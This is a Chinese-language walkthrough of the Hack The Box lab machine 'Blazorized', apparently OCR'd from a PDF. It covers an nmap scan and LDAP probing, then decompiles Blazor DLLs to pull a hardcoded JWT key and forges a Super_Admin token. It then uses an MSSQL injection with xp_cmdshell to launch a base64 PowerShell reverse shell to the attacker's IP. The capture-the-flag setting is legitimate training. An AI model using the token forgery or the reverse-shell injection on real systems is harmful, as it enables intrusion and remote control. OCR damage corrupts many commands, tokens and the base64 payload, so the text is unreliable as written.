# Blazorized(AD),Blazor jwt、js[反混淆+tonke處理]、mssql[反彈shell]

```
—# nmap -sCV -
p53,80,88,135,139,389,445,464,636,1433,3268,3269,5985,9389,47001,49664,49665,49666,496
67,49669,49670,49682,49701,49707,49776,51459 -A 10.10.11.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 06:35 PDT
Nmap scan report for 10.10.11.22
Host is up (0.24s latency).
PORT
         STATE SERVICE
                             VERSION
53/tcp
                              Simple DNS Plus
         open domain
80/tcp
                             Microsoft IIS httpd 10.0
         open http
I http-title: Did not follow redirect to http://blazorized.htb
| http-server-header: Microsoft-IIS/10.0
         open kerberos-sec Microsoft Windows Kerberos (server time: 2024-07-04
88/tcp
13:35:47Z)
135/tcp open msrpc
                            Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open 1dap
                            Microsoft Windows Active Directory LDAP (Domain:
blazorized.htb0., Site: Default-First-Site-Name)
         open microsoft-ds?
445/tcp
464/tcp open kpasswd5?
636/tcp open tcpwrapped
                             Microsoft SOL Server 2022 16.00.1115.00; RCO+
1433/tcp open ms-sql-s
Issl-date: 2024-07-04T13:36:59+00:00; Os from scanner time.
I ms-sql-info:
   10.10.11.22\BLAZORIZED:
      Instance name: BLAZORIZED
     Version:
       name: Microsoft SOL Server 2022 RCO+
       number: 16.00.1115.00
       Product: Microsoft SOL Server 2022
       Service pack level: RCO
       Post-SP patches applied: true
     TCP port: 1433
     Clustered: false
I ms-sql-ntlm-info:
    10.10.11.22\BLAZORIZED:
     Target Name: BLAZORIZED
```

```
NetBIOS Domain Name: BLAZORIZED
NetBIOS Computer Name: DC1
     DNS Domain Name: blazorized.htb
     DNS Computer Name: DC1.blazorized.htb
DNS Tree Name: blazorized.htb
     Product_Version: 10.0.17763
l ssl-cert: Subject: commonName=SSL Self Signed Fallback
I Not valid before: 2024-07-03T23:07:17
I Not valid after: 2054-07-03T23:07:17
3268/tcp open ldap
                             Microsoft Windows Active Directory LDAP (Domain:
blazorized.htb0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp open http
I http-server-header: Microsoft-HTTPAPI/2.0
I http-title: Not Found
9389/tcp open mc-nmf
                             .NET Message Framing
                             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http
I http-title: Not Found
I http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc
                             Microsoft Windows RPC
49665/tcp open msrpc
                             Microsoft Windows RPC
                             Microsoft Windows RPC
49666/tcp open msrpc
                             Microsoft Windows RPC
49667/tcp open msrpc
49669/tcp open msrpc
                             Microsoft Windows RPC
49670/tcp open ncacn_http
                            Microsoft Windows RPC over HTTP 1.0
                             Microsoft Windows RPC
49682/tcp open msrpc
                             Microsoft Windows RPC
49701/tcp open msrpc
                             Microsoft Windows RPC
49707/tcp open msrpc
49776/tcp open ms-sql-s
                             Microsoft SQL Server 2022 16.00.1115.00; RCO+
I ms-sql-ntlm-info:
   10.10.11.22:49776:
     Target Name: BLAZORIZED
NetBIOS Domain Name: BLAZORIZED
     NetBIOS Computer Name: DC1
DNS Domain Name: blazorized.htb
     DNS Computer Name: DC1.blazorized.htb
DNS Tree Name: blazorized.htb
     Product Version: 10.0.17763
I ssl-date: 2024-07-04T13:36:59+00:00; Os from scanner time.
I ms-sql-info:
   10.10.11.22:49776:
Version:
       name: Microsoft SQL Server 2022 RCO+
```

```
number: 16.00.1115.00
        Product: Microsoft SOL Server 2022
        Service pack level: RCO
       Post-SP patches applied: true
     TCP port: 49776
l ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
I Not valid before: 2024-07-03T23:07:17
| Not valid after: 2054-07-03T23:07:17
51459/tcp open msrpc
                              Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2019 (96%), Microsoft Windows Server
2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft Windows 10 1709 - 1909 (93%),
Microsoft Windows Longhorn (91%), Microsoft Windows 10 2004 (91%), Microsoft Windows
Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 Update 1 (91%), Microsoft
Windows Server 2016 build 10586 - 14393 (91%), Microsoft Windows 7, Windows Server
2012, or Windows 8.1 Update 1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
I smb2-security-mode:
   3:1:1:
Message signing enabled and required
I smb2-time:
   date: 2024-07-04T13:36:51
I_ start_date: N/A
TRACEROUTE (using port 80/tcp)
             ADDRESS
HOP RTT
1
    253.58 ms 10.10.14.1
    253.70 ms 10.10.11.22
2
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 88.68 seconds
```

DNS 失敗

SMB 匿名失敗,沒有帳密

Idap 透過匿名會話存取此 LDAP 服務

```
ldapsearch -x -H ldap://10.10.11.22 -s base -b '' "(objectClass=*)" "*" +
    * * *
namingContexts: DC=blazorized,DC=htb
namingContexts: CN=Configuration,DC=blazorized,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=blazorized,DC=htb
namingContexts: DC=DomainDnsZones,DC=blazorized,DC=htb
namingContexts: DC=ForestDnsZones,DC=blazorized,DC=htb
```

#### 後續將使用域訊息快速尋找資料 (失敗)

```
# | dapsearch -x -H | dap://10.10.11.22 -s | base -b 'DC=blazorized,DC=htb' "(objectClass=*)" "*"
# extended LDIF
#
# LDAPv3
# base <DC=blazorized,DC=htb> with scope baseObject
# filter: (objectClass=*)
# requesting: * +
#
# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C77, comment: In order to perform this opera
tion a successful bind must be completed on the connection., data 0, v4563
# numResponses: 1
```


web 80正常,5985、47001錯誤

可能是username: Mozhar Alhosni

80一般頁面無發現任何可用資訊,進行爆破也一樣,

進行vhsot發現admin (新增hosts後)

是登入介面



需要證件(Token)才能登入,也沒有帳密

框架為:



Windows Server

MudBlazor

UI 框架

# 網頁框架



Blazor



Microsoft ASP.NET

### 網頁伺服器



IIS 10.0

## 有任何錯誤或缺失嗎?

網路上查詢有關:Blazor jwt [json web token]

以及

在code裡面發現框架的訊息

# <script src=" framework/blazor.server.js"></script>

找到核心資料:https://github.com/dotnet/AspNetCore.Docs/tree/main/aspnetcore/blazor 翻到以下資訊

```
/ framework/blazor.server.js <= 前面admin vhosts也有出現
/_framework/blazor.webassembly.js <=在一般URL也有出現過
```

使用de4js,將JS轉換成CODE

URL: https://lelinhtinh.github.io/de4js/

在 / framework/blazor.webassembly.js 找到一筆jason格式

```
const n = void 0 !== e ? e("manifest", "blazor.boot.json", "framework/blazor.boot.json", "") : a("framework/blazor
r.boot.json");
           r = n ? "string" == typeof n ? await a(n) : await n : await a("_framework/blazor.boot.json");
```

#### 扣除掉系統,有4個dll檔,

```
← → C û
                                      掻 blazorized.htb/_framework/blazor.boot.json
🦰 Kali Linux 👔 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🤜 Kali NetHunter 🝬 Exploit-DB 👒 Google Hacking DB 🌗 OffS
JSON
       原始資料
                 檔頭
儲存 複製 全部摺疊 全部展開 ▽ 過濾 JSON
 cacheBootResources:
 debugBuild:
                                                                "Blazorized.DigitalGarden"
 entryAssembly:
 icuDataMode:
    Blazored.LocalStorage.dll
                                                                "sha256-5V8ovY1srbIIz7lzz...3nNJ9LJ6bHoB0nLJahv8Go="
    Blazorized.DigitalGarden.dll:
                                                                "sha256-YH2BGBuuUllYRVTLRSM+TxZtmhmNitErmBqq1Xb1fdI="
                                                                "sha256-Bz/iaIKjbUZ4pzYB1...xKonhSlVdPH63LsehtJDqY="
   ▶ Blazorized.Shared.dll:
    ▶ Markdig.dll
                                                                "sha256-/zBLNTAFSwzmj9Qq3...4jN+IzlZOPHCL3qEU4t8BQ="
                                                                "sha256-q/vMB00EwpfgaAe0kahnXQUPQ5ux0ryaY2BXkF22E8Y="
    ▼ Microsoft.AspNetCore.Components.dll:
```

把檔案下載下來看看並進行解析(使用dnspy工具)

```
http://blazorized.htb/_framework/Blazored.LocalStorage.dll
http://blazorized.htb/_framework/Blazorized.DigitalGarden.dll
http://blazorized.htb/_framework/Blazorized.Shared.dll
http://blazorized.htb/_framework/Blazorized.Helpers.dll
```

#### 在Blazorized.Helpers.dll -> JWS 找到相關資訊

```
new Claim("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress",
JWT.superAdminEmailClaimValue),
new Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role",
JWT.superAdminRoleClaimValue)
private static readonly string jwtSymmetricSecurityKey =
"8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728bf1efcd
e454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a4473fc1ed10e69eaf
957cfc4c67057e547fadfca95697242a2ffb21461e7f554caa4ab7db07d2d897e7dfbe2c0abbaf27f215c0
ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79704c49f07d5890236fe6b4fb50dc
d770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376893ee7c699f48ef392b382839a845394b6b
93a5179d33db24a2963f4ab0722c9bb15d361a34350a002de648f13ad8620750495bff687aa6e2f298429d
6c12371be19b0daa77d40214cd6598f595712a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f3
2a0127a5bee80838f435f163ee9b61a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a6
61892c1682ea2f67dd8f8993c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c
544c75d5830285f55a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4e
e3d4c1bb747ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d2
090af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";
        // Token: 0x04000007 RID: 7
       private static readonly string superAdminEmailClaimValue =
"superadmin@blazorized.htb";
```

```
// Token: 0x04000008 RID: 8
    private static readonly string postsPermissionsClaimValue = "Posts_Get_All";
    // Token: 0x04000009 RID: 9
    private static readonly string categoriesPermissionsClaimValue =
"Categories_Get_All";
    // Token: 0x0400000A RID: 10
    private static readonly string superAdminRoleClaimValue = "Super_Admin";
    // Token: 0x0400000B RID: 11
    private static readonly string issuer = "http://api.blazorized.htb";
    // Token: 0x0400000C RID: 12
    private static readonly string apiAudience = "http://api.blazorized.htb";
    // Token: 0x0400000D RID: 13
    private static readonly string adminDashboardAudience =
"http://admin.blazorized.htb";
```

#### 在進行jason tonke解密

URL: https://jwt.io/

```
設定PAYLOAD:DATA
{
"http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress":
"superadmin@blazorized.htb",
"http://schemas.microsoft.com/ws/2008/06/identity/claims/role": "Super_Admin",
"iss": "http://api.blazorized.htb",
"aud": "http://admin.blazorized.htb",
"exp": 1740000000
}
```

將前面的dnspy獲取的編碼,再VERIFY SIGNATURE放入 並轉成HS512 ENCOGEG PASTE A TOKEN HERE

DECOGED EDIT THE PAYLOAD AND SECRET

eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.ey
JodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93c
y8yMDA1LzA1L21kZW50aXR5L2NsYW1tcy91bWFp
bGFkZHJlc3MiOiJzdXBlcmFkbWluQGJsYXpvcm1
6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubW1jcm
9zb2Z0LmNvbS93cy8yMDA4LzA2L21kZW50aXR5L
2NsYW1tcy9yb2x1IjoiU3VwZXJfQWRtaW4iLCJp
c3MiOiJodHRwOi8vYXBpLmJsYXpvcm16ZWQuaHR
iIiwiYXVkIjoiaHR0cDovL2FkbWluLmJsYXpvcm
16ZWQuaHRiIiwiZXhwIjoxNzQwMDAwMDAwfQ.fW
hxgCKHHrmIv6LTz3003HLD72\_32P15titxTPf8o
9tJw7eJTKutn0s4ZSO5McCeFhCQ1MRroBBRMCZE
ETIU1w

```
HEADER: ALGORITHM & TOKEN TYPE
    "alg": "HS512",
    "typ": "JWT"
PAYLOAD: DATA
   http://schemas.xmlsoap.org/ws/2005/05/identity/claims/
   mailaddress": "superadmin@blazorized.htb
   http://schemas.microsoft.com/ws/2008/06/identity/claim
            "Super_Admin
  iss": "http://api.blazorized.htb",
aud": "http://admin.blazorized.htb
   exp": 1740000000
VERIFY SIGNATURE
 HMACSHA512 (
   base64Ur1Encode(header) + "." +
   base64UrlEncode(payload),
   8697800004ee25fc334369
 ) secret base64 encoded
```


#### 獲取後並在admin的vhosts

檢測->儲存空間->本機儲存空間->新增jwt (Key) ->寫入以下

#### value:

eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8yMDA1LzA1L21kZW50aXR5L2NsYW1tcy91bWFpbGFkZHJ1c3MiOiJzdXB1cmFkbWluQGJsYXpvcm16ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L21kZW50aXR5L2NsYW1tcy9yb2x1IjoiU3VwZXJfQWRtaW4iLCJpc3MiOiJodHRwOi8vYXBpLmJsYXpvcm16ZWQuaHRiIiwiYXVkIjoiaHR0cDovL2FkbWluLmJsYXpvcm16ZWQuaHRiIiwiZXhwIjoxNzQwMDAwMDAwfQ.fWhxgCKHHrmIv6LTz3003HLD72\_32P15titxTPf8o9tJw7eJTKutn0s4ZSO5McCeFhCO1MRroBBRMCZEETIU1w

#### 成功跳轉




#### 開始找注入點

因該可進行sql注入,先前掃描Port為MSSQL

參考: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL Injection/MSSQL


#### Injection.md



進行多次測試,反彈成功。

'; EXEC master.dbo.xp cmdshell 'Powershell -e

JABJAGWAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAF MAbwBj AGs AZQBO AHMALgBUAEMAUABDAGwA aQB1 AG4AdAAo ACI AMQAwAC4AMQAWAC4AMQAO AC4ANAA i ACWAOQAy ADAAMAApADsAJABzAHQAcgB1AGEAbQAgADOAIAAkAGMAbABpAGUAbgBOAC4ARwB1AHQAUwBOAHIAZQBhAGOAKA ApaDs AWwBi AHkadaBl AFs AXOBdaCOAYgB5AHOAZOBzACAAPOAgADAALgAuADYANOA1ADMANOB8ACUAewawaHOA OwB3AGgAaQBsAGUAKAAoACQAaQAgADOAIAAkAHMAdAByAGUAYQBtAC4AUgB1AGEAZAAoACQAYgB5AHQAZQBzAC wAIAAwACwAIAAkAGIAeQBOAGUAcwAuAEwAZQBuAGcAdABoACkAKQAgACOAbgB1ACAAMAApAHsAOwAkAGQAYQBO AGEA I AA9ACAAKABOAGUAdwA t AE8AY gBqAGUAYwBOACAALQBUAHkAcAB1 AE4AYQB t AGUA I ABTAHKAcwBOAGUAbQ AuaFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQA YgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgADOAIAAoAGkAZQB4ACAAJABkAG EAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBr ADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQ BOAGGAIAA TACAAI GA+ACAAI GA7ACOA CWB1AG4AZAB i AHKAdAB1ACAAPOA GACGAWWBOAGUA EABOAC4AZOBUAGMA bwBkAGkAbgBnAF0A0gA6AEEAUwBDAEkASQApAC4ARwB1AHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAG sAMgApADsAJABzAHQAcgB1AGEAbQAuAFcAcgBpAHQAZQAoACQAcwB1AG4AZABiAHkAdAB1ACwAMAAsACQAcwB1 AG4AZABiAHkAdAB1AC4ATAB1AG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOw AkAGMAbABpAGUAbgBOAC4AQwBsAG8AcwB1ACgAKQA=';---



user flag

#### 訊息收集

```
PS C:\Windows\system32> systeminfo
Host Name:
OS Name:
                              Microsoft Windows Server 2019 Standard
OS Version:
                              10.0.17763 N/A Build 17763
OS Manufacturer:
                              Microsoft Corporation
OS Configuration:
                             Primary Domain Controller
OS Build Type:
                             Multiprocessor Free
Registered Owner:
                              Windows User
Registered Organization:
                              00429-00521-62775-AA656
Product ID:
Original Install Date:
                              1/8/2024, 1:09:13 PM
                              7/5/2024, 4:41:36 AM
System Boot Time:
                              VMware, Inc.
System Manufacturer:
System Model:
                              VMware7,1
System Type:
                              x64-based PC
Processor(s):
                              1 Processor(s) Installed.
                              [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
VMware, Inc. VMW71.00V.23553139.B64.2403260936, 3/26/2024
BIOS Version:
                              C:\Windows
Windows Directory:
System Directory:
                              C:\Windows\system32
Boot Device:
                              \Device\HarddiskVolume3
                              en-us;English (United States)
en-us;English (United States)
System Locale:
Input Locale:
Time Zone:
                              (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:
                              4,095 MB
Available Physical Memory: 2,041 MB
Virtual Memory: Max Size: 4,799 MB
Virtual Memory: Available: 2,726 MB
Virtual Memory: In Use: 2,073 MB
Page File Location(s):
                              C:\pagefile.sys
Domain:
                              blazorized.htb
Logon Server:
                              N/A
                              N/A
Hotfix(s):
Network Card(s):
                              1 NIC(s) Installed.
                              [01]: vmxnet3 Ethernet Adapter
                                    Connection Name: Ethernet0
                                    DHCP Enabled:
                                     IP address(es)
                                     [01]: 10.10.11.22
                             A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Hyper-V Requirements:
```

```
PS C:\Windows\system32> whoami /all
 USER INFORMATION
 User Name
                                                                                                  SID
 blazorized\nu_1055 S-1-5-21-2039403211-964143010-2924010611-1117
 GROUP INFORMATION
                                                                                                                                                                                                                                    Well-known group S-1-1-0
Alias S-1-5-32-568
Alias S-1-5-32-580
 Everyone
BUILTIN\IIS_IUSRS
BUILTIN\Remote Management Users
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
Mandatory group, Enabled by default, Enabled group
                                                                                                                                                                                                                                  Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-3 Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-1 Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group Well-known group S-1-5-21-2039403211-964143010-2924010611-1133 Mandatory group, Enabled by default, Enabled group Well-known group S-1-8-18-1 Mandatory group, Enabled by default, Enabled group Well-known group S-1-848
BUILTIN\Users
BU
 BLAZORIZED\Normal_Users Group
Authentication authority asserted identity Well-known group
Mandatory Label\Medium Plus Mandatory Level Label
 PRIVILEGES INFORMATION
 Privilege Name
                                                                                                                                                            Description
 SeMachineAccountPrivilege
SeChangeNotifyPrivilege
                                                                                                                                                           Add workstations to domain
Bypass traverse checking
                                                                                                                                                                                                                                                                                                                             Disabled
Enabled
 SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
 USER CLAIMS INFORMATION
 User claims unknown.
```

#### 因太多用戶,

使用bloodhound、neo4j看能否快速找到最近的域

#### 第一步驟:

先進行本地建置neo4j consloe

```
Directories in use:
                       /usr/share/neo4j
                       /usr/share/neo4j/conf
/usr/share/neo4j/conf
/etc/neo4j/logs
/usr/share/neo4j/plugins
/usr/share/neo4j/import
config:
logs:
plugins:
import:
data: /etc/neo4j/data
certificates: /usr/share/neo4j/certificates
                        /usr/share/neo4j/licenses
                        /var/lib/neo4j/run
Starting Neo4j.
2024-07-06 03:48:22.261+0000 INFO
                                                           Starting ...
2024-07-06 03:48:23.116+0000 INFO
2024-07-06 03:48:25.939+0000 INFO
2024-07-06 03:48:27.648+0000 INFO
                                                            This instance is ServerId{1d292fc2} (1d292fc2-1d46-4136-afe7-ce208f3450dd)
                                                                     === Neo4j 4.4.26 =
                                                            Performing postInitialization step for component 'security-users' with version 3 and status CURRENT Updating the initial password in component 'security-users' Bolt enabled on localhost:7687.


Remote interface available at http://localhost:7474/
id: DF1EFD22C5826DD6F361E0E80B6170765D884538983EA72C203E281E0C808AC9
2024-07-06 03:48:27.649+0000 INFO
2024-07-06 03:48:29.903+0000 INFO
2024-07-06 03:48:31.229+0000 INFO
2024-07-06 03:48:31.234+0000 INFO
2024-07-06 03:48:31.235+0000 INFO
2024-07-06 03:48:31.235+0000 INFO
2024-07-06 03:48:31.235+0000 INFO
                                                            name: system
                                                            creationDate: 2024-04-27T17:01:43.378Z
Started.
```

#### 第二步驟:

在kali啟動bloodhound

#### 第三步驟:

在靶機上傳SharpHound.exe檔案並執行,並獲取資料在從kali開bloodhound



試過nc、scp、smb都沒辦法傳到kali 有做過上傳payload